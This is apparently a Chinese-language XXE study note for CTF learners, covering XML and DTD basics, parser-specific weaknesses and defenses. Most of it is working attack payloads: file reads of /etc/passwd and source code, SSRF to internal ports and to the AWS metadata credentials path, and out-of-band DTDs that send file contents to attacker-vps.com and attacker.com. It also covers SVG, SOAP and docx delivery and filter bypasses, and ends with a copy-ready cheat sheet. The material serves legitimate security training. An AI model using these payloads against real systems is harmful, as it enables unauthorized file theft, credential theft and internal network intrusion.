

XXE (XML External Entity Injection) 漏洞笔记

定位：*Web*协议解析类漏洞。核心是“攻击者控制*XML*输入 → 后端解析器加载外部实体 → 文件读取/*SSRF*/内网探测/*RCE*”。学习路线：*HTTP*基础 → *XML*基础 → *XXE* → *SSRF* → 文件读取 → 综合利用

目录索引

- 1. XML基础语法
 - 1.1 XML文档结构
 - 1.2 DTD (Document Type Definition)
 - 1.3 XML实体 (Entity)
- 2. XXE漏洞原理
 - 2.1 正常XML解析流程
 - 2.2 漏洞产生的三个条件
- 3. 基础XXE利用
 - 3.1 文件读取
 - 3.2 CTF常见读取目标
- 4. XXE结合协议利用
 - 4.1 XXE + SSRF
 - 4.2 Blind XXE (盲注)
- 5. 高级XXE技巧
 - 5.1 参数实体 (Parameter Entity)
 - 5.2 外部DTD (Out-of-Band DTD)
 - 5.3 Error-Based XXE (报错回显)
 - 5.4 CDATA拼接绕过（读取包含特殊字符的文件）
- 6. 不同语言下的XXE
 - 6.1 PHP
 - 6.2 Java

- 6.3 Python
 - 7. CTF中的XXE入口点
 - 7.1 XML接口/文件上传
 - 7.2 SVG文件上传
 - 7.3 SOAP接口
 - 7.4 Office文档 (docx/xlsx/pptx)
 - 8. Burp检测与利用流程
 - 9. 防御与绕过防御
 - 10. 靶场与练习路线
 - 11. Payload速查表
-

1. XML基础语法

1.1 XML文档结构

语法部分：

XML（可扩展标记语言）由声明、元素、属性、文本组成。

```
<?xml version="1.0" encoding="UTF-8"?>
<user id="1">
  <name>admin</name>
  <role>administrator</role>
</user>
```

结构关系：

XML	
└─ 声明 (Declaration)	<?xml version="1.0"?>
└─ 元素 (Element)	<user>...</user>
└─ 属性 (Attribute)	id="1"
└─ 文本 (Text)	admin

规则：

- 必须有且仅有一个根元素
- 标签必须闭合，区分大小写
- 属性值必须加引号

网安部分：

XML结构本身没有攻击面，但它是XXE的载体——判断一个接口是否可能存在XXE，第一步就是看它是否接收原始XML作为输入。

判断依据（实战中直接观察）：

- 请求 `Content-Type: application/xml` 或 `text/xml`
- 请求 `Content-Type: application/soap+xml`
- 上传文件为 `.xml` `.svg` `.docx` `.xlsx` `.pptx`（本质是XML/ZIP+XML）

复现方法：在Burp Repeater中构造一个最简单的合法XML请求，确认服务端能正常解析并返回数据，作为后续注入的基线：

```
POST /api/user HTTP/1.1
Host: target.com
Content-Type: application/xml
Content-Length: 78

<?xml version="1.0"?>
<user>
  <name>test</name>
</user>
```

若服务端返回 `test` 相关数据，说明XML被后端解析，具备XXE测试前提。

1.2 DTD (Document Type Definition)

语法部分：

DTD用于定义XML文档的合法结构，是XXE的核心载体。

```
<!DOCTYPE note [  
    <!ELEMENT note ANY>  
>]
```

DTD可以内嵌在文档中（内部DTD），也可以引用外部文件（外部DTD）：

```
<!-- 内部DTD -->  
<!DOCTYPE foo [ <!ELEMENT foo ANY> ]>  
  
<!-- 外部DTD -->  
<!DOCTYPE foo SYSTEM "http://example.com/foo.dtd">
```

结构：

```
DOCTYPE  
|  
└─ ENTITY（声明实体，XXE攻击的核心）
```

网安部分：

DTD是否被解析器允许加载，是XXE能否触发的分水岭。绝大多数XXE payload都以 `<!DOCTYPE ... [ ... ]>` 开头。

判断DTD是否被解析（探测payload）：

```
<?xml version="1.0"?>  
<!DOCTYPE foo [  
    <!ENTITY xxe "XXE_TEST_STRING">  
>]  
<foo>&xxe;</foo>
```

若响应中出现 `XXE_TEST_STRING`，说明DTD和实体均被解析器处理，后续可直接尝试文件读取/SSRF。

1.3 XML实体 (Entity)

语法部分：

实体（Entity）类似"变量"，声明后可在文档中引用。

普通实体：

```
<!DOCTYPE foo [  
  <!ENTITY xxe "test">  
]>  
<foo>&xxe;</foo>
```

解析后输出：

```
<foo>test</foo>
```

实体类型：

类型	语法	使用位置
内部实体	<code><!ENTITY name "value"></code>	文档正文 <code>&name;</code>
外部实体（SYSTEM）	<code><!ENTITY name SYSTEM "URI"></code>	文档正文 <code>&name;</code>
参数实体	<code><!ENTITY % name "value"></code>	仅DTD内部 <code>%name;</code>

网安部分：

外部实体 + **SYSTEM** 是XXE攻击的核心武器——它能让解析器把任意URI（Uniform Resource Identifier，统一资源标识符）/本地文件当作实体值加载进来。

URI：用来指定资源位置的字符串 Put simply, URI 告诉 XML 解析器：“去哪里加载这个实体的数据”。

最基础的文件读取payload（可直接复现）：

```
<?xml version="1.0"?>  
<!DOCTYPE foo [  
  <!ENTITY xxe SYSTEM "file:///etc/passwd">  
]>  
<foo>&xxe;</foo>
```


原理：`&xxe;` 被替换为 `file:///etc/passwd` 文件的内容，若接口把解析结果回显给用户，即可直接读取任意文件。

2. XXE漏洞原理

2.1 正常XML解析流程

语法部分：

服务端处理XML请求的标准链路：



例如提交：

```
<user><name>Tom</name></user>
```

解析器会将其转换成可编程访问的对象，如 `doc.getElementsByTagName("name")`。

网安部分：

漏洞点在于：解析器在把XML变成对象之前，会先处理DOCTYPE中的DTD声明。如果解析器默认开启了"外部实体解析"，攻击者在DOCTYPE中声明的外部实体就会被无条件加载执行，这个过程发生在业务逻辑介入之前，业务代码完全无法感知或过滤。

这也是为什么"过滤用户输入的业务字段"对XXE毫无用处——攻击面在解析层，不在应用层。

2.2 漏洞产生的三个条件

语法部分：

XXE成立需要同时满足：

- 条件1：存在XML输入点
- 条件2：后端使用XML Parser处理
- 条件3：Parser开启了DTD/外部实体解析

网安部分：

逐条对应实战判断方法：

条件1：XML输入点

- 抓包看 Content-Type
- 上传点文件后缀 .xml/.svg/.docx/.xlsx
- 接口路径含 /soap /xmlrpc /api/xml

条件2：后端解析函数（各语言常见函数见第6章）

- PHP: `simplexml_load_string()` `simplexml_load_file()` `DOMDocument->loadXML()`
- Java: `DocumentBuilder` `SAXParser` `XMLReader`
- Python: `lxml.etree` `xml.dom.minidom`（默认不解析外部实体，但lxml低版本会）

条件3：判断DTD解析开关（最关键）

直接发送探测payload判断：

```
<?xml version="1.0"?>
<!DOCTYPE foo [
<!ENTITY xxe SYSTEM "file:///etc/hostname">
]>
<foo>&xxe;</foo>
```

- 若响应体回显了 **hostname** 内容 → 存在有回显 **XXE**，直接读取任意文件
 - 若响应体报XML解析错误但错误信息不同以往 → 可能是 **Error-Based XXE**（见 5.3）
 - 若无任何变化 → 尝试 **Blind XXE**（见 4.2），用外带（OOB）方式验证
-

3. 基础XXE利用

3.1 文件读取

语法部分：

利用 **file://** 协议 + **SYSTEM** 外部实体，让解析器把本地文件内容当作实体值：

```
<!ENTITY xxe SYSTEM "file:///path/to/file">
```

三个关键字缺一不可：

```
SYSTEM    → 声明这是外部资源
file:///  → 协议前缀，指定本地文件系统
ENTITY    → 声明实体，后续 &xxe; 引用触发加载
```

网安部分：

完整可复现 **payload**（Linux目标）：

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
<!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<user>
  <name>&xxe;</name>
</user>
```

Windows目标：

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
<!ENTITY xxe SYSTEM "file:///c:/windows/win.ini">
]>
<user>
  <name>&xxe;</name>
</user>
```

读取**PHP**源码（配合 `php://filter` 绕过换行符/特殊字符导致的**XML**解析中断，常用于读源码时防止内容破坏**XML**结构）：

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
<!ENTITY xxe SYSTEM "php://filter/read=convert.base64-
encode/resource=index.php">
]>
<user>
  <name>&xxe;</name>
</user>
```

响应中 `&xxe;` 位置会返回base64编码后的 `index.php` 源码，本地解码即可：

```
echo "<base64内容>" | base64 -d
```

3.2 CTF常见读取目标

语法部分：

CTF中固定套路，直接替换 `file:///` 后的路径即可。

网安部分：

复现清单（按优先级尝试）：

```
/flag
/flag.txt
/etc/passwd
/etc/hostname
/proc/self/environ      → 环境变量，可能含隐藏flag或凭据
/var/www/html/index.php → 站点源码（配合php://filter base64编码）
/var/www/html/config.php → 配置文件，常含数据库密码
C:\flag.txt
C:\windows\win.ini
```

Docker容器内常见flag路径也可以尝试：

```
/flag
/tmp/flag
/root/flag
```

批量测试思路（用于CTF快速试错）：

```
for path in /flag /flag.txt /etc/passwd /var/www/html/index.php; do
    echo "Testing: $path"
    curl -s -X POST http://target/api/xml \
        -H "Content-Type: application/xml" \
        --data "<?xml version=\"1.0\"?><!DOCTYPE foo [<!ENTITY xxe
SYSTEM \"file://$path\">]><foo>&xxe;</foo>"
    echo "---"
done
```

4. XXE结合协议利用

4.1 XXE + SSRF

语法部分：

`SYSTEM` 后的URI不局限于 `file://`，还支持 `http://` `https://` `ftp://` `gopher://` 等协议，这使XXE天然具备SSRF能力：

```
<!ENTITY xxe SYSTEM "http://target-internal-service">
```

网安部分：

XXE作为SSRF入口的价值在于：它让原本无法直接发起外部请求的接口，被迫由服务端发起内网请求。

内网探测payload:

```
<?xml version="1.0"?>
<!DOCTYPE foo [
<!ENTITY xxe SYSTEM "http://127.0.0.1/">
]>
<foo>&xxe;</foo>
```

内网端口扫描（逐个尝试常见端口，通过响应时间/报错差异判断端口开放）：

```
<!ENTITY xxe SYSTEM "http://127.0.0.1:6379/">    <!-- Redis -->
<!ENTITY xxe SYSTEM "http://127.0.0.1:3306/">    <!-- MySQL -->
<!ENTITY xxe SYSTEM "http://127.0.0.1:8080/">    <!-- 常见管理后台 -->
<!ENTITY xxe SYSTEM "http://169.254.169.254/latest/meta-data/">
<!-- 云元数据 -->
```

判断端口开放/关闭的区别：

- 端口开放：请求正常发出，可能有响应内容或超时时间较长
- 端口关闭：立即返回连接拒绝类错误（响应时间短，报错信息不同）

攻击云环境元数据接口（**AWS**示例，获取临时凭证）：


```
<?xml version="1.0"?>
<!DOCTYPE foo [
<!ENTITY xxe SYSTEM "http://169.254.169.254/latest/meta-
data/iam/security-credentials/">
]>
<foo>&xxe;</foo>
```

4.2 Blind XXE (盲注)

语法部分：

当服务端不会把实体解析结果回显到响应中时，普通XXE无法直接看到读取结果，需要通过"外带数据"（Out-of-Band, OOB）的方式把数据带出到攻击者可控的服务器。

流程：



网安部分：

第一步：在攻击者**VPS**上托管恶意**DTD**文件 `evil.dtd`：

```
<!ENTITY % file SYSTEM "php://filter/convert.base64-  
encode/resource=/etc/passwd">  
<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM 'http://attacker-  
vps.com/leak?data=%file;'>">  
%eval;  
%exfil;
```

第二步：托管该文件（本地测试用**Python**简单起服务）：

```
python3 -m http.server 8000
```

第三步：目标发送的**payload**：

```
<?xml version="1.0"?>
<!DOCTYPE foo [
<!ENTITY % xxe SYSTEM "http://attacker-vps.com:8000/evil.dtd">
%xxe;
]>
<foo>test</foo>
```

第四步：在攻击者的HTTP服务日志中查看回带的请求，`data=` 参数即为base64编码的 `/etc/passwd` 内容，本地解码：

```
# 观察攻击者服务器access日志，示例：
# GET /leak?data=cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaAo...
HTTP/1.1
echo "cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaAo..." | base64 -d
```

推荐使用Burp Collaborator替代自建VPS，用于快速验证DNS/HTTP交互，验证是否存在Blind XXE：

```
<?xml version="1.0"?>
<!DOCTYPE foo [
<!ENTITY % xxe SYSTEM "http://xxxxxxx.burpcollaborator.net">
%xxe;
]>
<foo>test</foo>
```

若Collaborator面板收到DNS/HTTP交互记录，证明目标存在Blind XXE，可继续用上面的 `evil.dtd` 方式带出数据。

5. 高级XXE技巧

5.1 参数实体 (Parameter Entity)

语法部分：

普通实体只能在XML正文中引用，若要在DTD内部引用其他实体，必须使用参数实体：

<code><!ENTITY % name "value"></code>	<code><!-- 声明 --></code>
<code>%name;</code>	<code><!-- 引用, 只能出现在DTD内部 --></code>

区别对比:

类型	声明	引用	引用位置
普通实体	<code><!ENTITY xxe "..."></code>	<code>&xxe;</code>	XML文档正文
参数实体	<code><!ENTITY % xxe "..."></code>	<code>%xxe;</code>	仅限DTD内部

网安部分:

参数实体是Blind XXE、Error-Based XXE的必备工具, 因为很多现代解析器禁止在文档正文重复引用外部实体, 但对**DTD**内部的参数实体限制较松, 也因为盲注场景下本来就不需要正文回显, 全部逻辑都在DTD内完成。

结合3.1的判断, 若发现如下payload有效, 说明目标支持参数实体(几乎所有支持DTD的解析器都支持):

```
<?xml version="1.0"?>
<!DOCTYPE foo [
  <!ENTITY % xxe "test">
  %xxe;
]>
<foo>ok</foo>
```

5.2 外部DTD (Out-of-Band DTD)

语法部分:

将实体定义放在攻击者可控的远程DTD文件中, 本地payload仅负责"引用":

```
<!DOCTYPE foo SYSTEM "http://attacker.com/evil.dtd">
```

或使用参数实体引入:

```
<!ENTITY % remote SYSTEM "http://attacker.com/evil.dtd">
%remote;
```

网安部分：

这是Blind XXE（4.2节）的底层技术支撑，也常用于绕过本地**payload**长度限制或字符过滤——把复杂的多步实体嵌套逻辑放到远程DTD里，本地只发一行引用。

典型两步式利用完整**payload**：

远程 **evil.dtd**（放在攻击者服务器）：

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; error SYSTEM
'file:///nonexistent/%file;'>">
%eval;
%error;
```

本地发送：

```
<?xml version="1.0"?>
<!DOCTYPE foo [
<!ENTITY % xxe SYSTEM "http://attacker.com/evil.dtd">
%xxe;
]>
<foo>test</foo>
```

此payload会尝试打开一个不存在的路径 `/nonexistent/<passwd内容>`，从而触发**Error-Based XXE**（见5.3），把文件内容嵌入报错信息回显出来——用于当目标能看到解析错误但看不到正常实体内容时。

5.3 Error-Based XXE (报错回显)

语法部分：

利用格式错误触发解析异常，解析器在报错信息中往往会附带“出错时尝试解析的内容”，从而泄露文件内容。

网安部分：

完整可复现payload:

远程 `evil.dtd`:

```
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; error SYSTEM
'file:///nonexistent_%file;'>">
%eval;
%error;
```

本地payload:

```
<?xml version="1.0"?>
<!DOCTYPE foo [
<!ENTITY % xxe SYSTEM "http://attacker.com/evil.dtd">
%xxe;
]>
<foo>test</foo>
```

原理: `%file;` 被替换为base64后的 `/etc/passwd` 内容, 拼接进一个不存在的文件路径 `/nonexistent_<base64内容>`, 解析器尝试打开该路径失败后, 会在报错信息中原样包含该路径字符串 (即包含文件内容), 只要目标接口把解析错误详情返回给客户端 (如开发模式下的Java/PHP报错), 即可从报错文本中提取base64内容并解码。

适用场景: 当目标关闭了实体值的正常回显, 但开启了详细报错 (**debug**模式) 时, 是唯一能拿到数据的方式。

5.4 CDATA拼接绕过 (读取包含特殊字符的文件)

语法部分:

当读取的文件内容本身包含 `<` `&` 等XML特殊字符时, 直接实体替换会破坏XML结构导致解析失败。CDATA区块可以让解析器把内部内容当作纯文本, 不做转义:

```
<![CDATA[ 任意内容, 包括 < & 等特殊字符 ]]>
```

网安部分:

完整**payload**（用于读取**PHP**源码等含特殊字符的文件，绕过解析中断）:

远程 **evil.dtd**:

```
<!ENTITY % start "<![CDATA[">
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-
encode/resource=config.php">
<!ENTITY % end "]]>">
<!ENTITY % dtd SYSTEM "http://attacker.com/combine.dtd">
%dtd;
```

远程 **combine.dtd**:

```
<!ENTITY combine "%start;%file;%end;">
```

本地**payload**:

```
<?xml version="1.0"?>
<!DOCTYPE foo [
<!ENTITY % xxe SYSTEM "http://attacker.com/evil.dtd">
%xxe;
]>
<foo>&combine;</foo>
```

（实战中更常见、更简单的做法是直接配合 **php://filter/convert.base64-encode** 把文件转base64再输出，天然避开特殊字符问题，见3.1节，本技巧仅在无法使用 **php://filter** 的语言/场景下作为备用手段。）

6. 不同语言下的XXE

6.1 PHP

语法部分：

PHP常见XML解析函数：

```
simplexml_load_string($xml);  
simplexml_load_file($file);  
$dom = new DOMDocument();  
$dom->loadXML($xml);
```

网安部分：

- PHP 8.0之前，`libxml_disable_entity_loader()` 默认值经历过多次变化，部分历史版本默认允许外部实体加载，直接存在XXE。
- 判断方法：找到接口接收XML的位置，构造3.1节的payload直接测试。
- 利用 `DOMDocument` 场景的payload示例：

```
<?xml version="1.0"?>  
<!DOCTYPE foo [  
<!ENTITY xxe SYSTEM "php://filter/convert.base64-  
encode/resource=/etc/passwd">  
>  
<root>&xxe;</root>
```

配套的PHP复现代码（用于本地搭建靶场验证）：

```
<?php  
$xml = file_get_contents('php://input');  
$dom = new DOMDocument();  
$dom->loadXML($xml, LIBXML_NOENT | LIBXML_DTDLOAD); // 关键：显式开启  
会导致XXE  
echo $dom->textContent;
```

注意 `LIBXML_NOENT` | `LIBXML_DTDLOAD` 是显式开启外部实体解析的标志位，是CTF靶场里最常人为构造的漏洞点。

6.2 Java

语法部分：

Java常见XML解析类：

```
DocumentBuilderFactory dbf = DocumentBuilderFactory.newInstance();
DocumentBuilder db = dbf.newDocumentBuilder();
Document doc = db.parse(inputStream);
```

或：

```
SAXParserFactory spf = SAXParserFactory.newInstance();
XMLReader reader = XMLReader.class...
```

网安部分：

Java历史上多个XML解析类（`DocumentBuilderFactory`、`SAXParser`、`XMLReader`、`Transformer`、`SchemaFactory`）默认未禁用外部实体，是Java生态XXE高发的根本原因。

判断是否存在漏洞：直接发送3.1节payload；若目标是SOAP/Web Service接口（Java生态常见），优先尝试SOAP payload（见7.3节）。

安全配置对照（用于CTF代码审计判断是否存在漏洞）：

```
// 存在漏洞的写法（未做任何防护）
DocumentBuilderFactory dbf = DocumentBuilderFactory.newInstance();

// 安全写法（审计时看到这些配置基本可判定不存在XXE）
dbf.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);
dbf.setExpandEntityReferences(false);
dbf.setXIncludeAware(false);
```

审计时若代码中没有上述安全配置调用，直接判定存在XXE攻击面。

6.3 Python

语法部分：

Python常见XML库：

```
from lxml import etree
tree = etree.parse(xml_file)

import xml.dom.minidom
doc = xml.dom.minidom.parseString(xml_string)
```

网安部分：

- `lxml` 低版本（<2.4.3左右）默认解析外部实体，直接存在XXE；新版本默认 `resolve_entities=False` 但常被开发者手动打开。
- 危险写法（CTF靶场常见构造，审计时重点找这行）：

```
parser = etree.XMLParser(resolve_entities=True) # 显式开启，存在XXE
tree = etree.parse(xml_file, parser)
```

- 安全写法：

```
parser = etree.XMLParser(resolve_entities=False, no_network=True)
```

- `xml.dom.minidom` 默认不解析外部实体，但配合某些第三方封装库仍可能被绕过，实战建议直接用3.1节payload测试而非只看理论安全性。
 - 推荐使用 `defusedxml` 库替代原生 `xml/lxml` 作为防御方案（审计时若看到项目引入了 `defusedxml`，基本可排除XXE）。
-

7. CTF中的XXE入口点

7.1 XML接口/文件上传

语法部分：

常见请求特征：

```
Content-Type: application/xml  
Content-Type: text/xml
```

网安部分：

复现步骤：

1. Burp抓包，找到 `Content-Type: application/xml` 或 `text/xml` 的请求
2. 替换Body为3.1节payload
3. 观察响应是否回显文件内容

```
POST /api/parse HTTP/1.1  
Host: target.com  
Content-Type: application/xml  
Content-Length: XXX  
  
<?xml version="1.0"?>  
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///etc/passwd">]>  
<data>&xxe;</data>
```

7.2 SVG文件上传

语法部分：

SVG本质是XML格式的矢量图，服务端做图片处理（生成缩略图、水印等）时若使用XML解析器加载SVG，就会触发XXE。

```
<?xml version="1.0" standalone="yes"?>
<!DOCTYPE svg [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<svg width="128px" height="128px"
xmlns="http://www.w3.org/2000/svg"
xmlns:xlink="http://www.w3.org/1999/xlink">
  <text font-size="16" x="0" y="16">&xxe;</text>
</svg>
```

网安部分：

复现步骤：

1. 将上面的payload保存为 `xxe.svg`
2. 以图片上传的方式提交给目标（伪装成头像上传等功能点）
3. 若网站在生成缩略图或渲染SVG时回显图片内容/或图片本身渲染出了文件内容文字，说明XXE成功

绕过文件类型检测的技巧：

- 只改后缀为 `.svg`，不修改 `Content-Type`（部分校验仅看后缀）
- 若校验了图片Magic Bytes，可尝试PNG+SVG多态文件（`polyglot`），或直接寻找SVG专属上传点（如支持SVG格式头像的站点）

7.3 SOAP接口

语法部分：

SOAP（Simple Object Access Protocol）请求体本身就是XML，天然的XXE入口，Java生态尤其常见：

```
POST /soap HTTP/1.1
Content-Type: text/xml; charset=utf-8
SOAPAction: "urn:xmethods#getContent"
```

网安部分：

复现payload（在标准SOAP Body外层插入DOCTYPE声明）：

```
<?xml version="1.0"?>
<!DOCTYPE soap:Envelope [
<!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<soap:Envelope
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <getContent>
      <name>&xxe;</name>
    </getContent>
  </soap:Body>
</soap:Envelope>
```

实战建议：找到SOAP接口的WSDL文档（通常在 `?wsdl` 路径），确认参数结构后，把payload中的 `<name>` 替换为WSDL定义的真实字段名再发送。

7.4 Office文档 (docx/xlsx/pptx)

语法部分：

Office Open XML格式文件本质是ZIP压缩包，内部为多个XML文件：

```
docx（解压后）
├─ [Content_Types].xml
├─ word/document.xml
└─ docProps/core.xml
```

网安部分：

若目标网站提供了"上传docx自动解析内容/预览"等功能，可以修改内部XML注入XXE：

复现步骤：

1. 准备任意一个 `test.docx`，解压：

```
unzip test.docx -d test_extracted
```

1. 编辑 `test_extracted/word/document.xml`，在文件头部插入DOCTYPE:

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!DOCTYPE root [<!ENTITY xxe SYSTEM "file:///etc/passwd">]>
<w:document ...>
  <w:body>
    <w:p><w:r><w:t>&xxe;</w:t></w:r></w:p>
  </w:body>
</w:document>
```

1. 重新打包为docx:

```
cd test_extracted
zip -r ../payload.docx .
```

1. 上传 `payload.docx` 给目标解析/预览功能，若目标使用存在漏洞的XML解析库读取 `document.xml`，文件内容会被带出（回显在预览结果或导出内容中）。

8. Burp检测与利用流程

网安部分（全流程复现）：

第一步：定位XML输入点

- 在Proxy/HTTP History中筛选 `Content-Type: application/xml|text/xml`
- 关注文件上传接口，尤其是SVG、docx、xlsx后缀

第二步：发送到Repeater，插入探测payload

```
<?xml version="1.0"?>
<!DOCTYPE foo [
  <!ENTITY xxe "XXE_PROBE_12345">
]>
<foo>&xxe;</foo>
```

观察响应中是否出现 `XXE_PROBE_12345`。

第三步：若探测成功，替换为文件读取payload

```
<?xml version="1.0"?>
<!DOCTYPE foo [
<!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<foo>&xxe;</foo>
```

第四步：若无回显，使用 **Burp Collaborator** 测试 **Blind XXE**

1. Burp菜单栏 → **Burp** → **Burp Collaborator client** → **Copy to clipboard** 获取域名

2. 构造payload:

```
<?xml version="1.0"?>
<!DOCTYPE foo [
<!ENTITY % xxe SYSTEM "http://你的collaborator域名/">
%xxe;
]>
<foo>test</foo>
```

1. 发送后回到Collaborator client点击 **Poll now**，查看是否收到DNS/HTTP交互

第五步：确认 **Blind XXE** 后，搭建外带数据服务器

参照4.2节的 `evil.dtd` 方案，将Collaborator域名替换为自己VPS地址，构造完整数据外带链路。

9. 防御与绕过防御

网安部分：

服务端标准防御措施：

语言	防御方式
PHP	不设置 <code>LIBXML_NOENT</code> ，或调用 <code>libxml_disable_entity_loader(true)</code> （旧版本）
Java	<code>setFeature("http://apache.org/xml/features/disallow-doctype-decl", true)</code>
Python	<code>etree.XMLParser(resolve_entities=False)</code> ，或使用 <code>defusedxml</code>

CTF中常见的"半吊子防御"绕过思路：

- 只过滤了 `SYSTEM` 关键字（大小写绕过）：

```
<!ENTITY xxe SyStEm "file:///etc/passwd">
```

- 只过滤了 `file://` 协议：改用其他协议或大小写/编码绕过

```
<!ENTITY xxe SYSTEM "FILE:///etc/passwd">
<!ENTITY xxe SYSTEM "jar:file:///etc/passwd!/">
```

- 只禁用了正文实体，未禁用参数实体：改用参数实体+外部DTD（见5.1、5.2）
- 过滤了 `<!DOCTYPE` 关键字但大小写不敏感处理不完整：

```
<!DoCtYpE foo [...]>
```

10. 靶场与练习路线

网安部分：

推荐练习顺序：

- PortSwigger Web Security Academy - XXE Labs**（入门首选，覆盖基础/Blind/SSRF结合，免费在线环境）
- WebGoat - XXE章节**（真实漏洞环境，含代码可读）
- Vulhub** - 搜索关键词 `xxe`，重点跑：
 - Java生态 XXE环境

- PHP XXE环境

4. CTF题库刷题关键词: `XXE XML SOAP SVG blind xxe docx xxe`

学习节奏建议:

XML基础 (半天) → 基础XXE文件读取 (1天) → Blind XXE + OOB (2天)
→ XXE+SSRF (2天) → 不同语言差异 (1天) → 刷10道CTF真题

11. Payload速查表

实战直接复制使用, `file:///etc/passwd` 替换为目标路径, `attacker.com` 替换为自己的VPS/Collaborator域名。

```
<!-- 1. 基础探测 -->
<?xml version="1.0"?>
<!DOCTYPE foo [<!ENTITY xxe "probe">]>
<foo>&xxe;</foo>

<!-- 2. 基础文件读取 -->
<?xml version="1.0"?>
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///etc/passwd">]>
<foo>&xxe;</foo>

<!-- 3. PHP源码读取 (base64编码防止特殊字符破坏XML) -->
<?xml version="1.0"?>
<!DOCTYPE foo [<!ENTITY xxe SYSTEM
"php://filter/read=convert.base64-encode/resource=index.php">]>
<foo>&xxe;</foo>

<!-- 4. SSRF内网探测 -->
<?xml version="1.0"?>
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "http://127.0.0.1:6379/">]>
<foo>&xxe;</foo>

<!-- 5. 云元数据读取 -->
<?xml version="1.0"?>
```

```
<!DOCTYPE foo [<!ENTITY xxe SYSTEM
"http://169.254.169.254/latest/meta-data/iam/security-
credentials/">]>
<foo>&xxe;</foo>
```

<!-- 6. Burp Collaborator 探测Blind XXE -->

```
<?xml version="1.0"?>
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM
"http://xxxxxx.burpcollaborator.net">%xxe;]>
<foo>test</foo>
```

<!-- 7. OOB数据外带（本地payload，配合远程evil.dtd使用） -->

```
<?xml version="1.0"?>
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM
"http://attacker.com/evil.dtd">%xxe;%exfil;]>
<foo>test</foo>
```

<!-- evil.dtd 内容 -->

```
<!ENTITY % file SYSTEM "php://filter/convert.base64-
encode/resource=/etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM
'http://attacker.com/leak?data=%file;'">
%eval;
```

<!-- 8. Error-Based报错回显（配合远程evil.dtd使用） -->

```
<?xml version="1.0"?>
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM
"http://attacker.com/evil.dtd">%xxe;%error;]>
<foo>test</foo>
```

<!-- evil.dtd 内容 -->

```
<!ENTITY % file SYSTEM "php://filter/convert.base64-
encode/resource=/etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; error SYSTEM
'file:///nonexistent_%file;'">
%eval;
```

<!-- 9. SVG XXE -->

```
<?xml version="1.0" standalone="yes"?>
<!DOCTYPE svg [<!ENTITY xxe SYSTEM "file:///etc/passwd">]>
```

```
<svg width="128px" height="128px"
xmlns="http://www.w3.org/2000/svg">
  <text font-size="16" x="0" y="16">&xxe;</text>
</svg>
```

```
<!-- 10. SOAP XXE -->
<?xml version="1.0"?>
<!DOCTYPE soap:Envelope [<!ENTITY xxe SYSTEM
"file:///etc/passwd">]>
<soap:Envelope
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Body><getContent><name>&xxe;</name></getContent>
</soap:Body>
</soap:Envelope>
```